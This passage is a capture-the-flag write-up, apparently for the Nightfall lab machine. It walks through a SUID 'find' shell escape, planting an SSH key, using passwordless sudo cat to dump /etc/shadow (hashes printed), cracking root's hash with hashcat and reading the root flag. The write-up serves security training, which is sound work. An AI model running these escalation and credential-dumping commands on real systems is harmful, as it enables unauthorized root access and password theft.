
https://gtfobins.github.io/gtfobins/find/

```
./find . -exec /bin/sh -p \; -quit
```



```
matt@nightfall:/scripts$ ls -la
total 320
drwxr-xr-x  2 nightfall nightfall   4096 Aug 28  2019 .
drwxr-xr-x 19 root      root        4096 Aug 28  2019 ..
-rwsr-sr-x  1 nightfall nightfall 315904 Aug 28  2019 find
matt@nightfall:/scripts$ ./find . -exec /bin/sh -p \; -quit
$ whoami
nightfall
$ 
```


Great! Now we operate as user nightfall. Let's get that flag!



```
$ cd /home/nightfall
$ ls -la
total 40
drwxr-xr-x 5 nightfall nightfall 4096 Jul 30 21:03 .
drwxr-xr-x 4 root      root      4096 Aug 25  2019 ..
-rw------- 1 nightfall nightfall    0 Aug 28  2019 .bash_history
-rw-r--r-- 1 nightfall nightfall  220 Aug 17  2019 .bash_logout
-rw-r--r-- 1 nightfall nightfall 3526 Aug 17  2019 .bashrc
drwx------ 3 nightfall nightfall 4096 Aug 28  2019 .gnupg
drwxr-xr-x 3 nightfall nightfall 4096 Aug 17  2019 .local
-rw------- 1 nightfall nightfall  337 Aug 17  2019 .mysql_history
-rw-r--r-- 1 nightfall nightfall  807 Aug 17  2019 .profile
drwxr-xr-x 2 nightfall nightfall 4096 Jul 30 21:05 .ssh
-rw------- 1 nightfall nightfall   33 Aug 28  2019 user.txt
$ cat user.txt
[redacted]
$ 
```

Great, running sudo -l will ask us yet again for matt's password as we're still working originally from his account.

The logical counter to this is to create another .ssh directory with our authorized_keys.txt file inside of it and then SSH to the victim host as nightfall.




```
kali@kali:~$ ssh -i id_rsa nightfall@10.0.2.37
Linux nightfall 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u2 (2019-08-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jul 30 21:06:27 2020 from 10.0.2.15
nightfall@nightfall:~$ 
```

Great, now we have a genuine terminal running as the nightfall user.

sudo -l?




```
nightfall@nightfall:~$ sudo -l
Matching Defaults entries for nightfall on nightfall:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User nightfall may run the following commands on nightfall:
    (root) NOPASSWD: /usr/bin/cat
```

Interesting, nightfall can use the cat binary as root without inputting any password.

Let's cat the /etc/shadow file:



```
nightfall@nightfall:~$ sudo -u root /usr/bin/cat /etc/shadow
root:$6$JNHsN5GY.jc9CiTg$MjYL9NyNc4GcYS2zNO6PzQNHY2BE/YODBUuqsrpIlpS9LK3xQ6coZs6lonzURBJUDjCRegMHSF5JwCMG1az8k.:18134:0:99999:7:::
daemon:*:18126:0:99999:7:::
bin:*:18126:0:99999:7:::
sys:*:18126:0:99999:7:::
sync:*:18126:0:99999:7:::
games:*:18126:0:99999:7:::
man:*:18126:0:99999:7:::
lp:*:18126:0:99999:7:::
mail:*:18126:0:99999:7:::
news:*:18126:0:99999:7:::
uucp:*:18126:0:99999:7:::
proxy:*:18126:0:99999:7:::
www-data:*:18126:0:99999:7:::
backup:*:18126:0:99999:7:::
list:*:18126:0:99999:7:::
irc:*:18126:0:99999:7:::
gnats:*:18126:0:99999:7:::
nobody:*:18126:0:99999:7:::
_apt:*:18126:0:99999:7:::
systemd-timesync:*:18126:0:99999:7:::
systemd-network:*:18126:0:99999:7:::
systemd-resolve:*:18126:0:99999:7:::
messagebus:*:18126:0:99999:7:::
avahi-autoipd:*:18126:0:99999:7:::
avahi:*:18126:0:99999:7:::
saned:*:18126:0:99999:7:::
colord:*:18126:0:99999:7:::
hplip:*:18126:0:99999:7:::
nightfall:$6$u9n0NMGDN2h3/Npy$y/PVdaqMcdobHf4ZPvbrHNFMwMkPWwamWuKGxn2wqJygEC09UNJNb10X0HBK15Hs4ZwyFtdwixyyfu2QEC1U4/:18134:0:99999:7:::
systemd-coredump:!!:18126::::::
sshd:*:18126:0:99999:7:::
mysql:!:18126:0:99999:7:::
matt:$6$2u38Z1fOk8zIC5kO$oSfp/Ic0Uhb9225EdHB63ugob.B58mPuJJ8YpMB9hNaZAoJk9n3rhs9DHobzmsB20E5Yxjqsnn1x.QGKeAmiR1:18134:0:99999:7:::
nightfall@nightfall:~$ 
```

Nice! We have the root's password hash. We just need to crack it.


I went on to see which hash signatures on the hashcat website matches the the hashed root password.

sha512crypt 6, SHA512 (Unix) 2

It apparently has been hashed using the SHA512 algorithm.

Cool, let us use hashcat to crack this.


Hashcat -a 0 -m 1800 hash.txt wordlist.txt




```
$6$JNHsN5GY.jc9CiTg$MjYL9NyNc4GcYS2zNO6PzQNHY2BE/YODBUuqsrpIlpS9LK3xQ6coZs6lonzURBJUDjCRegMHSF5Jw
CMG1az8k.:[redacted]
```

Great, we now have root's password!


Let's log in as root.



```
nightfall@nightfall:~$ su root
Password:
root@nightfall:/home/nightfall#
```



```
root@nightfall:/home/nightfall# cd /root/
root@nightfall:~# ls -la
total 48
drwx------  5 root root 4096 Aug 28  2019 .
drwxr-xr-x 19 root root 4096 Aug 28  2019 ..
-rw-------  1 root root    0 Aug 28  2019 .bash_history
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwx------  3 root root 4096 Aug 25  2019 .cache
drwx------  3 root root 4096 Aug 28  2019 .gnupg
drwxr-xr-x  3 root root 4096 Aug 17  2019 .local
-rw-------  1 root root 2437 Aug 25  2019 .mysql_history
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root 5460 Aug 28  2019 root_super_secret_flag.txt
-rw-r--r--  1 root root   66 Aug 25  2019 .selected_editor
-rw-------  1 root root   22 Aug 28  2019 .sh_history
root@nightfall:~#
```



```
root@nightfall:~# cat root_super_secret_flag.txt
Congratulations! Please contact me via twitter and give me some feedback! @whitecr0w1
Thank you for playing! - Felipe Winsnes (whitecr0wz)                         flag{9a5b21fc6719fe33004d66b703d70a39}
root@nightfall:~#
```

==

END

😉